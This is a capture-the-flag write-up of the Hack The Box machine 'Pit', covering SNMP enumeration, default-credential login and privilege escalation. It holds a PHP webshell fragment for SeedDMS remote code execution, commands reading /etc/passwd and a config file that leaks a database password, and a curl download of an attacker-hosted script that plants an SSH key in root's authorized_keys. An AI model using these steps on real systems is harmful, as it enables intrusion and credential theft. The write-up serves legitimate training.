PIT

Hey guys Mahesh here back again with another writeup and in this post I'll be showing you how I solved Hackthebox Pit machine , so let's hop over to our terminal where all the good stuff happens … So starting with nmap scan it gives us the following result :

```
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.70s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
80/tcp   open  http            nginx 1.14.1
|_http-server-header: nginx/1.14.1
9090/tcp open  ssl/zeus-admin?
|_drda-info: ERROR
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Issuer: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-16T23:29:12
| Not valid after:  2030-06-04T16:09:12
| MD5:   0146 4fba 4de8 5bef 0331 e57e 41b4 a8ae
|_SHA-1: 29f2 edc3 7ae9 0c25 2a9d 3feb 3d90 bde6 dfd3 eee5
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9090-TCP:V=7.80%T=SSL%I=7%D=5/19%Time=60A52185%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,E70,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:
SF:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DN
SF:S-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-o
SF:rigin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\x20\x20\x20
SF:<title>\r\nb\r\nBad\x20request\r\nd08\r\n</title>\n\x20\x20\x20\x20<met
SF:a\x20http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=utf
SF:-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=de
SF:vice-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<style>\n\tbody\x
SF:20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20\"RedHatDi
```

```
SF:splay\",\x20\"Open\x20Sans\",\x20Helvetica,\x20Arial,\x20sans-serif;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-size:\x2012px;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20line-height:\x201\.6666666
SF:7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#333333;\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20background-color:\x20#
SF:f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20border:\
SF:x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20vertical-align:\
SF:x20middle;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-w
SF:eight:\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20p\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20mar
SF:gin:\x200\x200\x2010p")%r(HTTPOptions,E70,"HTTP/1\.1\x20400\x20Bad\x20r
SF:equest\r\nContent-Type:\x20text/html;\x20charset=utf8\r\nTransfer-Encod
SF:ing:\x20chunked\r\nX-DNS-Prefetch-Control:\x20off\r\nReferrer-Policy:\x
SF:20no-referrer\r\nX-Content-Type-Options:\x20nosniff\r\nCross-Origin-Res
SF:ource-Policy:\x20same-origin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<
SF:head>\n\x20\x20\x20\x20<title>\r\nb\r\nBad\x20request\r\nd08\r\n</title
SF:>\n\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\x20content=\"te
SF:xt/html;\x20charset=utf-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\
SF:"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x
SF:20\x20<style>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20fon
SF:t-family:\x20\"RedHatDisplay\",\x20\"Open\x20Sans\",\x20Helvetica,\x20A
SF:rial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20f
SF:ont-size:\x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20lin
SF:e-height:\x201\.66666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20color:\x20#333333;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0background-color:\x20#f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20border:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20vertical-align:\x20middle;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20font-weight:\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:}\n\x20\x20\x20\x20\x20\x20\x20\x20p\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20margin:\x200\x200\x2010p");
NSE: Script Post-scanning.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 296.20 seconds
```

So the nmap scan says that the HTTPS is running on port 9090 and TLS certificate gives a hostname as dms-pit.htb , add this name to our host file and we are good to go further .

After doing some dirb scan nikto scan I didn't got anything so I just checked a HTB's twitter account gives a hint as "walk " so I scanned the machine for open SNMP ports .

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-19 20:02 IST
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.27s latency).
PORT     STATE    SERVICE  VERSION
161/udp open      snmp     SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp filtered snmptrap
Service Info: Host: pit.htb
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
```

So the SNMP scan gives us the version info and it says that it uses a pubic community string authentication which uses password to send request over SNMP and it has read access which can be uncover using the following perl script


$perl snmpbw.pl pit.htb public 2 1
SNMP query: 10.129.107.219

Queue count: 0
SNMP SUCCESS: 10.129.107.219


We got an IP address we can use it to reveal some info let's try it

```
$\> head 10.129.107.219.snmp
.1.3.6.1.2.1.1.1.0 = STRING: Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8
19:01:30 UTC 2021 x86_64
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.8072.3.2.10
.1.3.6.1.2.1.1.3.0 = Timeticks: (6114324) 16:59:03.24
.1.3.6.1.2.1.1.4.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
.1.3.6.1.2.1.1.5.0 = STRING: pit.htb
.1.3.6.1.2.1.1.6.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
-----SNIP--------
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms
.1.3.6.1.4.1.2021.9.1.3.1 = STRING: /dev/mapper/cl-root
.1.3.6.1.4.1.2021.9.1.3.2 = STRING: /dev/mapper/cl-seeddms
-----SNIP--------
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/
bin/monitor
-----SNIP--------
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user
-----SNIP--------
Login Name SELinux User MLS/MCS Range Service
__default__ unconfined_u s0-s0:c0.c1023 *
michelle user_u s0 *
root unconfined_u s0-s0:c0.c1023 *
```


Aaand here we got kernel version , directory and a username .
The next thing we can try is accessing the web server




The web server is centos which needs credentials if we try to see the source code then I found that it uses cocktail web console but I found out that its not vulnerable and can't be exploit so moved to another hostname : dms-pit.htb



It gives 403 forbidden error .
If we recall then there was a directory we found doing snmp dump .
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms



Its seeddms document management system
We need Creds to sign in so I tried default Creds as michelle/michelle and it worked
The searchsploit has few exploits and in this case RCE works




Exploit Steps:

Step 1: Login to the application and under any folder add a document.


Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
"; $cmd = ($_REQUEST['cmd']); system($cmd); echo ""; die; } ?>

Step 3: Now after uploading the file check the document id corresponding to the document.



Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get



And we got RCE Further I tried to get settings.xml

http://dms-pit.htb/seeddms5 ×

view-source:http://dms-pit.htb/seeddms51x/data/1048576/38/1.php?cmd=cat+../../../conf/settings.xml

```
ysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">

 Server hostname
erver port
nd from

alhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/>



 Default page on login. Defaults to out/out.ViewFolder.php
 of root-folder (mostly no need to change)
: Workaround for page titles that go over more than 2 lines.

age="" rootFolderID="1" titleDisplayHack="true" showMissingTranslations="false">
```

And we got dbpass but we can't use it for ssh or mysql db so I tried log in on pit.htb:9090 and it worked !

michelle@pit:~ Appearance: Black

```
[michelle@pit ~]$ id
uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0
[michelle@pit ~]$
```

Its time for privesc now :
If we remember SNMP dump we found that there's a binary file is being run on the machine.
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/bin/monitor

Let's check this file out.

```
michelle@pit:~                                          Appearance: Black  Reset

[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
[michelle@pit ~]$
```

The file contains a script which points out to another directory /usr/local/monitoring/ the user michelle has permission to write and execute inside the directory

```
michelle@pit:~                                          Appearance

[michelle@pit ~]$ ls -la /usr/local
total 0
drwxr-xr-x. 13 root root 149 Nov  3  2020 .
drwxr-xr-x. 12 root root 144 May 10 05:06 ..
drwxr-xr-x.  2 root root   6 Nov  3  2020 bin
drwxr-xr-x.  2 root root   6 Nov  3  2020 etc
drwxr-xr-x.  2 root root   6 Nov  3  2020 games
drwxr-xr-x.  2 root root   6 Nov  3  2020 include
drwxr-xr-x.  2 root root   6 Nov  3  2020 lib
drwxr-xr-x.  3 root root  17 May 10 05:06 lib64
drwxr-xr-x.  2 root root   6 Nov  3  2020 libexec
drwxrwx---+  2 root root 122 May 10 06:25 monitoring
drwxr-xr-x.  2 root root   6 Nov  3  2020 sbin
drwxr-xr-x.  5 root root  49 Nov  3  2020 share
drwxr-xr-x.  2 root root   6 Nov  3  2020 src
[michelle@pit ~]$
```

we can dump shell file inside this directory and call it via SNMPwalk. First we need to create a shell file with our SSH public keys, upon execution it should copy keys to root's SSH directory.

create a new ssh key pair : $ssh-keygen
create a file as check.sh and paste folllowing content
!#/bin/bash echo "ssh-key" > /root/.ssh/authorized_keys

```
$python3 -m http.server
Michelle@pit~]$/usr/local/monitoring# curl http://YOUR-IP/check.sh -o check.sh
$ snmpwalk -v 1 -c public pit.htb 1.3.6.1.4.1.8072.1.3.2.2.1.2
$ ssh -i id_rsa root@pit.htb
```

And we are root here.